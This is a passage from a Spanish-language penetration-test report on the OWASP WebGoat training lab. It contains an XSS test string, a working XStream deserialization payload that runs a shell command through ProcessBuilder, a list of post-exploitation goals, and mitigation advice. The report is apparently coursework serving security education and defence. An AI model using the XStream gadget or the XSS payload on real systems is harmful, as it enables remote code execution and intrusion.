This dialog should have exploited a known flaw in jquery-ui:1.10.4 and allowed a XSS attack to occur
jquery-ui:1.12.0 Not Vulnerable
Using the same WebGoat source code but upgrading the jquery-ui library to a non-vulnerable version eliminates the exploit.
Clicking go will execute a jquery-ui close dialog:
OK<script>alert('XSS')</scrip
Go!

3.3.7 A6 Vuln & outdated Components - Apartado 9

En este caso se utilizó a través de la deserialización de objetos aprovechando que la aplicación esta en Java y permite realizar esto.


Inicialmente se identificó que permitía utilizar mensajes por XML para aprovechar esta vulnerabilidad



Basado en el xploit encontrado en http://www.pwntester.com/blog/2013/12/23/rce-via-xstream-object-deserialization38/ y como en el ejercicio se explica cual es la clase que contiene el contacto (**org.owasp.webgoat.lessons.vulnerablecomponents.Contact)** se utilizó el siguiente XML para explotar esta vulnerabilidad


```
<contact class='dynamic-proxy'>
<interface>org.owasp.webgoat.lessons.vulnerablecomponents.Contact</interface>

 <handler class='java.beans.EventHandler'>

  <target class='java.lang.ProcessBuilder'>

   <command>

    <string>ls -l</string>

   </command>
```


```
  </target>
  <action>start</action>
 </handler>
</contact>
```



3.3.8 A7 Identity & Auth Failure - Secure Passwords Apartado 4

Se probaron las buenas prácticas para poder crear una contraseña segura.





3.4 Post-Explotación

Con base en las vulnerabilidades encontradas, las actividades de post-explotación que se pueden realizar incluyen:

1. **Persistencia**:
    - Crear usuarios adicionales con privilegios administrativos en la base de datos.

- Modificar configuraciones del sistema o de la aplicación para mantener acceso privilegiado.

2. **Extracción de Información Sensible**:
   - Extraer datos confidenciales de la base de datos utilizando las inyecciones SQL documentadas (como la tabla WEB_GOAT_USER o SALARIES).
   - Descargar archivos sensibles del sistema, como contraseñas o configuraciones del servidor, mediante ataques XXE.
3. **Elevar Privilegios**:
   - Explorar otras bases de datos, servicios o redes a los que la aplicación tenga acceso.
   - Utilizar la ejecución remota de código para acceder al sistema y ejecutar comandos de shell.
4. **Subir código malicioso**:
   - Subir software y comprometer otros sistemas (por ejemplo, instalar malware o virus).
   - Manipular información crítica en la base de datos para alterar procesos.
5. **Filtración de Datos**:
   - Exportar grandes volúmenes de datos desde las tablas comprometidas.
   - Utilizar las vulnerabilidades detectadas para transferir datos sensibles a servidores externos.
6. **Evasión de Detección**:
   - Limpiar logs de eventos para borrar evidencias de acceso.
   - Configurar falsos positivos en herramientas de monitoreo para desviar la atención.

3.5 Posibles Mitigaciones

3.5.1 Inyección SQL (Riesgo: Alto)

- **Validación de Entradas**: Implementar validaciones estrictas para los datos ingresados por los usuarios y rechazar caracteres especiales como ', --, ;, etc., que puedan formar consultas maliciosas.
- **Consultas Parametrizadas**: Utilizar PreparedStatements o consultas parametrizadas en lugar de concatenar cadenas de texto en las consultas SQL.

- **Configuración de Permisos**: Limitar los privilegios de los usuarios de la base de datos, asegurándose de que solo tengan acceso a los datos y operaciones necesarios.
- **Monitoreo de Actividad**: Implementar monitoreo y alertas para detectar intentos de inyección SQL en tiempo real.

3.5.2 Cross-Site Scripting (XSS) (Riesgo: Medio)

- **Escapado de Salidas**: Escapar correctamente los datos mostrados en la interfaz web para evitar la inyección de código malicioso.
- **Validación de Entradas**: Filtrar entradas del usuario para no permitir etiquetas o atributos HTML y JavaScript.
- **Políticas de Seguridad de Contenido (CSP)**: Configurar una CSP para restringir el origen de scripts y reducir el impacto de un ataque exitoso.

3.5.3 Procesamiento de Entidades Externas XML (XXE) (Riesgo: Alto)

- **Configuración del Analizador XML**: Deshabilitar características como entidades externas y procesamiento de referencias DTD en el analizador XML.
- **Uso de Librerías Seguras**: Utilizar librerías que no sean vulnerables a XXE, como las versiones actualizadas de javax.xml o dom4j.
- **Validación de Entradas**: Validar y filtrar datos XML de entrada antes de procesarlos.

3.5.4 Ejecución Remota de Código (RCE) (Riesgo: Alto)

- **Actualización de Componentes**: Asegurarse de que todas las dependencias (como java.lang.reflect.Proxy) estén actualizadas y libres de vulnerabilidades conocidas.
- **Validación de Entradas**: Implementar controles estrictos para deserialización de objetos y datos de entrada procesados.
- **Protección Adicional**: Configurar el entorno de ejecución para evitar que aplicaciones puedan ejecutar comandos arbitrarios (por ejemplo, con SecurityManager).

3.5.5 Uso de Cookies con Variables de Sesión no Seguras (Riesgo: Bajo)

- **Cookies Seguras**: Configurar las cookies con las opciones Secure, HttpOnly y SameSite para prevenir accesos no autorizados.
- **Encriptación**: Encriptar los valores sensibles de las cookies antes de enviarlos al cliente.
- **Regeneración de Sesiones**: Asegurarse de regenerar las sesiones tras el inicio de sesión o acciones críticas.

3.5.6 Componentes Vulnerables o Desactualizados (Riesgo: Alto)

- **Gestión de Dependencias**: Utilizar herramientas como OWASP Dependency-Check para identificar y actualizar componentes vulnerables.
- **Revisiones Periódicas**: Implementar un proceso continuo de revisión y actualización de bibliotecas y frameworks.

3.5.7 Configuraciones de Seguridad Inadecuadas (Riesgo: Alto)

- **Configuración de Seguridad**: Revisar todas las configuraciones de la aplicación y servidor para cumplir con las mejores prácticas de seguridad.
- **Configuración de Logs**: Asegurar que los eventos críticos sean registrados y que los registros estén protegidos contra manipulación.
- **Herramientas de Escaneo**: Implementar herramientas automáticas para detectar configuraciones inseguras de forma recurrente.

3.5.8 Recomendaciones Generales

- **Auditorías Periódicas**: Realizar pruebas de seguridad regulares para detectar y mitigar nuevas vulnerabilidades.
- **Capacitación al Equipo**: Entrenar a los desarrolladores en prácticas de codificación segura y concienciar sobre las principales vulnerabilidades OWASP.
- **Implementación de WAF**: Utilizar un firewall de aplicaciones web (WAF) para mitigar amenazas como SQLi y XSS.
- **Ciclo Seguro de Desarrollo (SDLC)**: Integrar controles de seguridad en todas las fases del desarrollo del software.

3.6 Herramientas Utilizadas

- Sqlmap 1: Se utilizo para revisar las rutas del sitio
- Nmap 2: Se utilizo para la enumeración de puertos y proceso de extracción de la información del sistema operativo
- Burp proxy: Capturas de trafico y modificación de los request al servidor

---